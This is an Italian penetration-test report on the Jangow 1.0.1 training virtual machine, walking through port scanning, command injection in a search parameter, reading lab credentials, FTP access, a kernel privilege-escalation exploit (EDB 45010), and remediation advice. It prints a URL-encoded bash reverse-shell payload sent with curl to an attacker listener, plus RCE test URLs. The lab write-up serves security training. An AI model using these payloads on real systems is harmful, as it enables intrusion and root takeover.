

Relazione Tecnica - Macchina Virtuale Jangow 1.0.1

Introduzione

La macchina virtuale Jangow 1.0.1 è una macchina di difficoltà facile, l'obiettivo era ottenere due flag:

- user.txt: flag dell'utente normale.
- proof.txt (o root.txt): flag dell'utente root.

Questa relazione descrive in dettaglio tutte le fasi di penetration testing, dal riconoscimento iniziale fino all'ottenimento dei privilegi di root.

Scansione delle Porte con Nmap

La fase iniziale del penetration test ha previsto l'identificazione dei servizi attivi sulla macchina **target**, fondamentale per valutare le potenziali superfici di attacco. Per condurre questa analisi, è stato utilizzato il **tool nmap** con i seguenti parametri:

- **-sV**: consente di rilevare la versione dei servizi in esecuzione sulle porte aperte, permettendo di identificare eventuali vulnerabilità note associate a specifiche versioni.
- **-sC**: esegue gli script di enumerazione di default, raccogliendo informazioni aggiuntive utili per la fase di ricognizione.

Il comando lanciato è stato:


nmap -sV -sC 192.168.13.6

Risultati della Scansione

Dalla scansione sono emersi due servizi principali attivi:

- Porta 21 (FTP): **il servizio rilevato è vsftpd 3.0.3.**
- Porta 80 (HTTP): **il servizio identificato è Apache httpd 2.4.18.**

Questi risultati costituiscono la base per le successive fasi di enumerazione e analisi delle possibili vulnerabilità presenti sui servizi individuati.



```
root@kali: /home/kali
Session Actions Edit View Help
root@kali:~# sudo su
[sudo] password for kali:
root@kali:~# nmap -sV -sC 192.168.13.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 11:24 EST
Nmap scan report for 192.168.13.6
Host is up (0.0003s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_ http-1s: Volume /
|_ http-1s: FILENAME
|_ http-1s: 2021-06-10 18:05 site/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Index of /
MAC Address: 08:00:27:D9:B2:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
root@kali:~#
```

Enumerazione del Servizio Web

Esplorazione Manuale del Sito

Visitando <http://192.168.13.6>, si scopre un link alla directory /site/.

All'interno di /site/, si trova una pagina chiamata "**Buscar**" (Cerca), che contiene un parametro vulnerabile nell'URL: `buscar=`.

Sfruttamento della Vulnerabilità RCE

Test di Esecuzione Comandi Remoti

Inserendo un comando di sistema nel parametro `buscar=`,


<http://192.168.13.6/site/?buscar=pwd>

Si ottiene come output la directory corrente del server, confermando la possibilità di **Esecuzione Remota di Codice (RCE)**.

Sfruttando l'RCE, è possibile elencare i file nella directory corrente:

<http://192.168.13.6/site/?buscar=ls+-la>

Viene individuato un file nascosto: **.backup**



The screenshot shows a web browser window with the address bar displaying `http://192.168.13.6/site/busq`. The browser's address bar also shows the full URL used for the RCE: `view-source:http://192.168.13.6/site/busque.php?buscar=ls -all /var/www/html/`. The browser's toolbar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the output of the `ls -la` command, showing a directory listing with permissions, owner, group, size, date, and filename. The output is as follows:

```
1 total 16
2 drwxr-xr-x 3 root    root    4096 Oct 31  2021 .
3 drwxr-xr-x 3 root    root    4096 Oct 31  2021 ..
4 -rw-r--r-- 1 www-data www-data 336 Oct 31  2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
6
7
```


Lettura del File .backup

Accedendo al file:

<http://192.168.13.6/site/?buscar=cat+.backup>

Vengono estratte le credenziali:

- **Username:** jangow01
- **Password:** abygurl69



The screenshot shows a web browser window with the address bar displaying `http://192.168.13.6/site/busq`. The page content is the source code of a PHP script, which is a MySQL connection script. The script defines variables for servername, database, username, and password, then attempts to connect to a MySQL database. The script is as follows:

```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```


Accesso tramite FTP

Login con le Credenziali Trovate

Comando:

ftp 192.168.13.6

Dopo aver ottenuto le credenziali dal file nascosto, è stato possibile accedere al servizio FTP della macchina di destinazione inserendo username e password trovati; questo ha permesso di interagire direttamente con il file system remoto, consentendo sia l'upload che il download di file secondo le esigenze dell'analisi.



The screenshot shows a terminal window with the following output:

```
(root@kali) ~/home/kali
ftp 192.168.13.6
Connected to 192.168.13.6.
220 (vsFTPd 3.0.3)
Name (192.168.13.6:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Post-Exploitation e Privilege Escalation

Identificazione della Versione del Kernel e Ricerca dell'Exploit

Dopo aver ottenuto l'accesso al sistema remoto attraverso il servizio **FTP**, è stata avviata una fase di ricognizione volta a raccogliere ulteriori informazioni sulla macchina compromessa.

Per prima cosa, si è utilizzato il comando:

uname -a

Il risultato del comando ha restituito la seguente informazione relativa alla versione del kernel:

Linux version 4.4.0-31-generic


Questa informazione risulta fondamentale per individuare eventuali vulnerabilità note associate a quella specifica versione del **kernel**.

Ricerca di un Exploit Adatto

Conoscendo la versione del kernel, si è proceduto a utilizzare lo strumento **searchsploit** per cercare un exploit compatibile. Il comando eseguito è stato il seguente:

searchsploit "Linux Kernel 4.4.0"

L'output della ricerca ha evidenziato la presenza dell'exploit identificato come **EDB-ID: 45010**, che risulta idoneo per tentare un'escalation dei privilegi sulla macchina target.



Trasferimento dell'Exploit sulla Macchina Target

Una volta selezionato l'**exploit** appropriato, il file **exploit** è stato scaricato in locale.

Successivamente, per poterlo eseguire sulla macchina di destinazione, è stato trasferito tramite il servizio precedentemente compromesso.

Questo passaggio consente di disporre dell'exploit direttamente sul sistema **target**, pronti per la successiva fase di esecuzione e tentativo di **escalation** dei **privilegi**.

```

Shell No. 1
Session Actions Edit View Help

/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic
4.10.0-42-generic
4.13.0-21-generic

Tested on Fedora 27
4.13.9-300
gcc cve-2017-16995.c -o cve-2017-16995
internet@client:~/cve-2017-16995$ ./cve-2017-16995
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]

20,1 Top

```

Trasferimento e Utilizzo dell'Exploit

Dopo aver individuato l'**exploit** appropriato, il passaggio successivo è stato trasferirlo sulla macchina di destinazione.

L'**exploit** è stato prima scaricato localmente, quindi si è provveduto al trasferimento verso la macchina **target** servendosi del protocollo **FTP**.

Questo metodo ha permesso di caricare direttamente il file necessario nel sistema compromesso, facilitando così la fase operativa successiva.

Compilazione ed Esecuzione dell'Exploit

Una volta completato il trasferimento, si è proceduto con la compilazione del codice sorgente dell'exploit direttamente sulla macchina target.

Utilizzando il compilatore GCC, il comando per compilare il file **45010.c** è stato il seguente:

gcc 45010.c -o bypass

Dopo la compilazione, il file eseguibile ottenuto (**bypass**) è stato avviato tramite il comando:

./bypass

Come risultato di questa operazione, è stato ottenuto l'accesso con privilegi di root sulla macchina target,

completando con successo il tentativo di escalation dei privilegi

```
jangow01@jangow01:~$ gcc 45010.c -o bypass
jangow01@jangow01:~$ ls -all
total 96
drwxr-xr-x 4 jangow01 desafio02 4096 Nov 11 16:00 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 13246 Nov 11 15:52 45010.c
-rw-r--r-- 1 jangow01 desafio02 200 Oct 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
-rw-r--r-- 1 jangow01 desafio02 21616 Nov 11 15:35 baypass
-rwxr-xr-x 1 jangow01 desafio02 18432 Nov 11 16:00 bypass
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ ./bypass
```

Accesso Persistente e Considerazioni sulla Sicurezza

Creazione di una Reverse Shell Persistente

Per mantenere l'accesso remoto con privilegi di **root** sulla macchina compromessa, è stata implementata una **reverse shell**.

Questo metodo consente di stabilire una connessione dalla macchina target verso una macchina controllata dall'attaccante, in modo da poter continuare a operare anche dopo aver ottenuto i privilegi elevati.

Sulla macchina Kali, viene preparato un **listener** tramite il seguente comando:

- **nc -lvnp 443**

Sulla macchina target, uno script di reverse shell – ad esempio tramite **netcat** o **bash** – viene caricato ed eseguito, permettendo così la comunicazione tra le due macchine e il mantenimento dell'accesso privilegiato.

Raccolta delle Flag

Una volta ottenuto l'accesso root, si passa alla fase di raccolta delle **flag**,

- **user.txt**: presente nella home dell'utente jangow01.
- **proof.txt** (root.txt): localizzata nella directory /root.

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)~$ nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 192.168.13.5 45924
bash: cannot set terminal process group (2772): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ ls -la
ls -la
total 44
drwxr-xr-x 7 www-data www-data 4096 Nov 11 12:02 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
-rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
-rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
drwxr-xr-x 2 www-data www-data 4096 Nov 11 12:02 lin.sh
drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
www-data@jangow01:/var/www/html/site$ cd /home
cd /home
www-data@jangow01:/home$ ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 Oct 31 2021 .
drwxr-xr-x 24 root root 4096 Jun 10 2021 ..
drwxr-xr-x 4 jangow01 desafio02 4096 Nov 11 12:25 jangow01
www-data@jangow01:/home$ cd jangow01
cd jangow01
www-data@jangow01:/home/jangow01$ ls -la
ls -la
total 72
drwxr-xr-x 4 jangow01 desafio02 4096 Nov 11 12:25 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 200 Oct 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile

```

```

(root@kali) /home/kali
$ curl 'http://192.168.13.5/site/busque.php?buscar=%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.13.100%2F443%20%3E%26%27'

```


Raccomandazioni di Sicurezza

Per mitigare le vulnerabilità riscontrate durante l'attacco, si suggeriscono le seguenti misure di sicurezza:

1. **Sanificazione degli Input:** È essenziale validare e sanificare tutti i parametri forniti dagli utenti, in particolare quelli trasmessi tramite URL, per prevenire exploit basati su input malevoli.
2. **Gestione delle Credenziali:** Evitare di salvare credenziali in file di backup accessibili dal web server, riducendo il rischio di esposizione accidentale.
3. **Aggiornamento del Sistema:** Mantenere il **kernel** e tutti i pacchetti aggiornati, in modo da correggere tempestivamente le **vulnerabilità** note.
4. **Sostituzione di FTP:** Preferire l'utilizzo di SFTP (SSH File Transfer Protocol) al posto di FTP, garantendo una maggiore sicurezza nelle operazioni di trasferimento file.
5. **Hardening di vsftpd:** Disabilitare l'accesso anonimo e limitare gli utenti abilitati all'accesso FTP, minimizzando la superficie di attacco.

Conclusioni

La macchina **Jangow 1.0.1** si è rivelata vulnerabile a diversi tipi di attacco, tipici di ambienti non aggiornati e configurati in modo superficiale. Le principali criticità individuate sono:

- Esecuzione di codice remoto (**RCE**) tramite parametri non sanificati.
- Credenziali esposte in file accessibili.
- **Kernel** vulnerabile a **exploit locali**.

Un approccio proattivo alla sicurezza, basato su aggiornamenti regolari, sanificazione degli input e configurazioni restrittive, avrebbe potuto prevenire efficacemente tutte le modalità di compromissione evidenziate.

```
whoami
root
cd root
/bin/sh: 4: cd: can't cd to root
cd /root
ls -la
total 36
drwx----- 4 root root 4096 Oct 31 2021 .
drwxr-xr-x 24 root root 4096 Jun 10 2021 ..
-rw----- 1 root root 3958 Nov 3 2021 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Oct 31 2021 .cache
drwxr-xr-x 2 root root 4096 Jun 10 2021 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 211 Jun 10 2021 .wget-hsts
-rw-r--r-- 1 root root 2439 Oct 31 2021 proof.txt
```